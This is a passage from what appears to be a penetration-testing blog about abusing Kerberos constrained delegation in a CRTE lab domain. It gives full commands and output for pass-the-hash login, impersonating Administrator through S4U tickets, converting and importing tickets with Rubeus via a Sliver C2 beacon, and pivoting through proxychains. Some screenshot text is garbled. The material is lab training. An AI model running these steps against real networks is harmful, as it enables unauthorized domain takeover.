


```
(kali㉿kali)-[~/crte/tickets]  
$ proxychains nxc winrm US-MSSQL.us.techcorp.local -u "Administrator" -H "8b[REDACTED]e4" --local-auth  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:5985 ... OK  
WINRM 192.168.1.56 5985 US-MSSQL [*] Windows 10 / Server 2019 Build 17763 (name:US-MSSQL) (domain:us.techcorp.local)  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:5985 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:5985 ... OK  
WINRM 192.168.1.56 5985 US-MSSQL [*] US-MSSQL\Administrator:8b[REDACTED]e4 (Pwn3d!)
```

Linux -> Windows

Similarly, we can perform this same attack but on the Linux side; then we'll transfer the ticket to Windows to verify that it works.

```
getST.py -spn [delegated_spn] -impersonate [user_with_local_admin]  
[controlled_principal] -hashes :[rc4]
```



```
(kali㉿kali)-[~/crte/tickets]  
$ proxychains getST.py -spn "CIFS/us-mssql.us.techcorp.local" -impersonate "Administrator" "us.techcorp.local"/"appsvc" -hashes :[REDACTED]  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Getting TGT for user  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:88 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:88 ... OK  
[*] Impersonating Administrator  
[*] Requesting S4U2self  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:88 ... OK  
[*] Requesting S4U2Proxy  
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.2:88 ... OK  
[*] Saving ticket in Administrator@CIFS_us-mssql.us.techcorp.local@US.TECHCORP.LOCAL.ccache  
  
(kali㉿kali)-[~/crte/tickets]  
$ export KRB5CCNAME=Administrator@CIFS_us-mssql.us.techcorp.local@US.TECHCORP.LOCAL.ccache
```

We can verify that our ticket works with **nxc**

```
nxc smb [IP/FQDN] --use-  
kcache
```

```

└─(kali㉿kali)-[~/crte/tickets]
$ proxychains nxc smb US-MSSQL.us.techcorp.local --use-kcache
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:135 ... OK
SMB      US-MSSQL.us.techcorp.local 445   US-MSSQL      [*] Windows 10 / Server 2019 Build 17763 x64 (name:US-MSSQL) (domain:us.techcorp.local) (signing=False) (SMBv1=False)
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1081 ... 192.168.1.56:445 ... OK
SMB      US-MSSQL.us.techcorp.local 445   US-MSSQL      [*] us.techcorp.local\Administrator from ccache (Pwn3d!)

```

There are **2** options for transferring this ticket over to Windows:

1. Transforming the `.ccache` to `.kirbi`, and referencing it in `Rubeus.exe ptt /ticket:[ticket.kirbi]`

Requires you to drop the ticket to disk, may be difficult if you don't have a C2

2. Transforming the `.ccache` to `.kirbi`, then Base64 encoding it and referencing it in `Rubeus.exe ptt /ticket:[base64_ticket]`

If you're using a C2, the length of the ticket may cause argument length issues depending on your C2 protocol

I'll be demonstrating the second method here, as it's a bit more messy and readers may not be familiar with it.

```
ticketConverter.py ticket.ccache
ticket.kirbi
```

```

└─(kali㉿kali)-[~/crte/tickets/wintonix]
$ ticketConverter.py Administrator@CIFS_us-mssql.us.techcorp.local@US.TECHCORP.LOCAL.ccache Administrator.kirbi
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
> hash
[*] converting ccache to kirbi...
[+] done   Administrator.b64

```

```
cat ticket.kirbi | base64
-w 0
```

```

└─(kali㉿kali)-[~/crte/tickets/wintonix]
$ cat Administrator.kirbi | base64 -w 0
doIG2DCBtSgAwIBBaEDAgEWooIF0jCCBc5hgXKMIIFxqADAgEFoRMbEVVTL1RFQ0hDT1JQLkxPQ0FMoi0wK6ADAgECoSQwIhsEQ0lGUxsadXMtbXNzcWwudXMudGVjaGNvcnAubG9jYWY
jgjV5M1Fc
KZz2N1tyY/
vgG7HNeBDD
+YvBrWED/
UaWlyVgBTB
qKubVIvkqs
O9GPMFcWw5
Xoi88yorj
EWiBlrrGN5
f5s/fNfjGK
n1JvoKIp2K
Wddh1kYJ3
Dx8WLGBGRF
+gZh96xr3X
UFkbW1uaXN
AQKhJDAiGwRDSUZTGxp1cy1tc3NxhC51cy50ZWNoY29ycC5sb2Nhba==
```

Import the ticket on Windows with Rubeus.exe ptt /ticket:[base64_ticket]

```
sliver (HANDSOME_FIBRE) > execute-assembly -i /opt/SharpTools/4.0_64/Rubeus.exe klist
[*] Output: bloodhound
    (_____) \_ > coercion
    (_____) )_ - | [ ] - | - | - | / |
    | -- /| | | | | | )_ - | - | - | / |
    | | \ \ | | | | | )_ - | - | - | / |
    | | | - | / | - | / | - | / | - | / |
v2.3.2   > payloads
    > tickets
Action: List Kerberos Tickets (Current User)
    > klist
[*] Current LUID int : 0x13a562
    > Administrator.b64
    > Administrator.krb1
sliver (HANDSOME_FIBRE) > execute-assembly -i /opt/SharpTools/4.0_64/Rubeus.exe ptt /ticket:doIG2DCCBtSgAwIBBaEDAgEwoIF0jCCBc5hggXKMIIFFxqADAgEFeRMbEVVTL1RFQ0hDT1JQLxPQ0FMoi0wK6ADAgEc0SQwIhsEQ01GUxsadXmbXNzcWw
ud+MuGjgNvcnAu69yVuseu65MTEdo4DaES>DNCAG6SeqoVPTTExUeM2ReSuUoRoSes/Gfes/0WS>v079AXNEPDEUslshHUVgwk8N1/du8ACRAF5i>0Uf1t+77Dz12eaIBsChInRdnew/Hp37/15Sel<Y>=2U1t+uY/TeePS761dkd1bUk4k4f/Tz9zP+KVChSS
hL+e18nyWboxZV18PM/a
n66GYMyFyyxiNUtaseh
PxKmC8a3Zar1D1gr5nW
WRfHqPKlcygm6oZ+D62w
Xsf7f+plWjZao1w9taoA
XaVm43NC18A57f9tD
eTNPWlnxFy5KvH1L0drm
VN0z1SDZQ678pH+uoxR
HxKTHuAMCAQigeEgeN9geAwd2ggdowgdcwgdsGzAz0AMCARehEgQQlxJER40VLopRGoZx/pocmqEtGxF1cy58ZwNoY2?ycC5sb2Nhbk1aHBigAvIBAaERMA8bDUFKbWuaXN8cmFB53kjBwNFAYFCAAcIErgPMjAyNDA5HDcxNTEzMzFapheYDzIwMjQw0TA3NjExNTMwKqcRG
A8yMDI0Okw00ExMTEyVgveExsRVVMuEVSENPUauE9DQuyplTArOAMCAQKhJ0A1gWRSUZ6xp1cy1c3Nwbc51cy50ZvNgY2?ycC5sb2NhbaA==

[*] Output: vdecr
    > DO_BIN.p7
    (_____) \_ > H:\[ ]\ME_FIBRE.exe
    (_____) )_ - | [ ] - | - | - | / |
    | -- /| | | | | | )_ - | - | - | / |
    | | \ \ | | | | | )_ - | - | - | / |
    | | | - | / | - | / | - | / | - | / |
    > parse.py
v2.3.2   > student145,cache
    > student145.krb1
[*] Action: Import Ticket
[*] Ticket successfully imported!
```

You have Docker to install the r From Microsoft

We can see that our ticket was successfully imported with Rubeus.exe klist

```
sliver (HANDSOME_FIBRE) > execute-assembly -i /opt/SharpTools/4.0_64/Rubeus.exe klist
[*] Output:

    (_____) \_ > coercion
    (_____) )_ - | [ ] - | - | - | / |
    | -- /| | | | | | )_ - | - | - | / |
    | | \ \ | | | | | )_ - | - | - | / |
    | | | - | / | - | / | - | / | - | / |
v2.3.2

Action: List Kerberos Tickets (Current User)

[*] Current LUID      : 0x13a562

UserName          : studentuser145
Domain            : US
LogonId           : 0x13a562
UserSID           : S-1-5-21-210670787-2521448726-163245708-18635
AuthenticationPackage : Negotiate
LogonType          : RemoteInteractive
LogonTime          : 9/7/2024 12:13:14 AM
LogonServer        : US-DC
LogonServerDNSDomain : US.TECHCORP.LOCAL
UserPrincipalName  : studentuser145@us.techcorp.local

[0] - 0x12 - aes256_cts_hmac_sha1
    Start/End/MaxRenew: 9/7/2024 4:11:31 AM ; 9/7/2024 2:11:30 PM ; 9/8/2024 4:11:29 AM
    Server Name       : CIFS/us-mssql.us.techcorp.local @ US.TECHCORP.LOCAL
    Client Name       : Administrator @ us.techcorp.local
    Flags             : anonymous, initial, invalid, reserved (81420000)
```

We can verify that our ticket works by listing shares on the target, although in hindsight **ADMIN\$** would be a better share to check :P

```
ls  
//[IP/FQDN]/  
c$
```

```
sliver (HANDSOME_FIBRE) > ls //US-MSSQL.us.techcorp.local/c$  
\\US-MSSQL.us.techcorp.local\c$\| (13 items, 448.0 MiB)  
=====  
drwxrwxrwx $Recycle.Bin <dir> Fri Jul 05 01:20:30 -0700 2019  
Lrw-rw-rw- Documents and Settings → C:\Users 0 B Sat May 25 03:22:58 -0700 2019  
-rw-rw-rw- pagefile.sys 448.0 MiB Fri Mar 08 01:31:10 -0700 2024  
drwxrwxrwx PerfLogs <dir> Tue Dec 08 01:56:46 -0700 2020  
dr-xr-xr-x Program Files <dir> Wed Jan 06 01:56:37 -0700 2021  
drwxrwxrwx Program Files (x86) <dir> Sun Jul 07 23:39:50 -0700 2019  
drwxrwxrwx ProgramData <dir> Tue Dec 08 01:56:46 -0700 2020  
drwxrwxrwx Recovery <dir> Sat May 25 03:23:06 -0700 2019  
drwxrwxrwx Sysmon <dir> Sat Sep 07 04:00:24 -0700 2024  
drwxrwxrwx System Volume Information <dir> Sat May 25 03:35:52 -0700 2019  
drwxrwxrwx Transcripts <dir> Fri Mar 08 01:57:32 -0700 2024  
dr-xr-xr-x Users <dir> Sat Jul 20 03:08:00 -0700 2019  
drwxrwxrwx Windows <dir> Wed Jan 10 05:05:48 -0700 2024
```

Why you shouldn't perform attacks from Linux

As was briefly discussed in [The Curious Case of Bloodhound-Python](#), tools on Linux are not as stable as you would expect them to be. This is due to the fact that most tools are community-driven and are not as well-maintained as their Windows counterparts.

Furthermore, this blog post heavily featured the use of an inband socks proxy as well as **proxychains** to proxy commands through the workstation. This may not be feasible in real world engagements, as the inband socks proxy essentially forces beacon to permanently run in **interactive** mode or **sleep 0** as any **sleep** duration may cause some protocols to break.

Cheatsheet & FAQs

Q: Why are you censoring Kerberos tickets that will expire by the time this post is released?

A: In some cases, tickets can be cracked and I don't want to get in trouble. :P

Proxchains

This wrapper simply proxies the rest of your command through a Socks5 proxy defined in **/etc/proxchains4.conf**. When you start Sliver's **socks5** proxy by default: it opens port 1081 on the **operator's** machine.

```
(kali㉿kali)-[~/crte]
└─$ tail -n 10 /etc/proxychains4.conf
#           * raw: The traffic is simply forwarded to the proxy without modification.
#           ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 1081

socks5 127.0.0.1 1081 kali kali
```

Remote connections will resemble the following -> `getST.py` -> `127.0.0.1:1081` -> `WKSTN-1 (BEACON)` -> `WKSTN-2`

This effectively allows you to access internal hosts via beacon, however as mentioned above; requires beacon to be running in `interactive` mode or `sleep 0`.

Base64 -> .kirbi -> .ccache

When you forge/request tickets with Rubeus, you generally get your tickets back in the `stdout` as `base64 (kirbi)`. Alternatively, you can specify `/outfile` and the base64 wrapping will be omitted.

If you want to transfer this over to Linux, you'll have to either base64 encode it and copy/paste it over to Linux; or download the `.kirbi` file over the wire.

Windows -> Linux

```
echo "doI...[snip]..." | base64 -d > ticket.kirbi && ticketConverter.py
ticket.kirbi ticket.ccache && export KRB5CCNAME=ticket.ccache

nxc smb [...] --use-kcache
impacket*.py -k -no-pass

unset KRB5CCNAME
```

Linux -> Windows

Some tools will save the resulting ticket as a usable `.ccache` file, others will do so with `.kirbi`; please exercise intuition. I'd recommend using `describeTicket.py` to validate your `.ccache` before attempting to use it in Windows as you may get ungodly errors.

`base64` is ran with the `-w 0` flag to eliminate newlines when encoding the `.kirbi` file.

```
impacket*.py [...]
ticketConverter.py ticket.ccache ticket.kirbi

cat ticket.kirbi | base64 -w 0

execute-assembly -i Rubeus.exe ptt /ticket:doI...
[snip]...
execute-assembly -i Rubeus.exe ptt
/ticket:ticket.kirbi

execute-assembly -i Rubeus.exe klist
```

`execute-assembly` is ran with the `-i` flag due to the character limit in beacon's `execute-assembly` fork and run.

-i tasks beacon to run the assembly inline, be careful when using this flag as it may cause beacon to crash if the assembly errors out.

If you are unable to pass the base64 ticket to `Rubeus.exe ptt`, due to other constraints; you can simply drop `.kirbi` to disk and reference it with `Rubeus.exe ptt /ticket: [ticket.kirbi]`.

Closing Thoughts

I prefer to perform **all** attacks from Linux, as well as utilizing the tickets to perform lateral movement from Linux. These opinions are based strictly on a lab/examination perspective, where **speed often takes priority over stealth**.

These opinions do not reflect my stance on real-world engagements where **speed** is a non-factor.

In the context of solving labs and examinations quickly and easily, the following reasons are why I prefer to perform attacks from Linux:

1. Kerberos Double Hop Problem

This no longer exists

2. PowerShell Constrained Language Mode (CLM)

This no longer exists, for the most part.

3. Anti-Virus Detection

You don't have to pray that your `execute-assembly` ticked off the AV gods anymore.

4. Debugging

You can actually modify the source code of your tools without recompiling them now!

5. Stability

Lab workstations are extremely unstable, and you don't want to be guessing whether the issue is with the lab, with your tools or with Windows.

6. Speed

All of the above points contribute to this; you can perform attacks much faster from Linux.

That being said, performing attacks from Linux is not **theoretically faster** than performing attacks from Windows; in fact it is quite the opposite. However, from my experience, the majority of the time spent on attacking Active Directory Environments is actually just debugging issues and not the actual attack itself.

For what it's worth, I completed the CRTP and CRTE exams in 1 hour and 3 hours respectively; and I attribute this to the fact that I was able to debug issues much faster from Linux.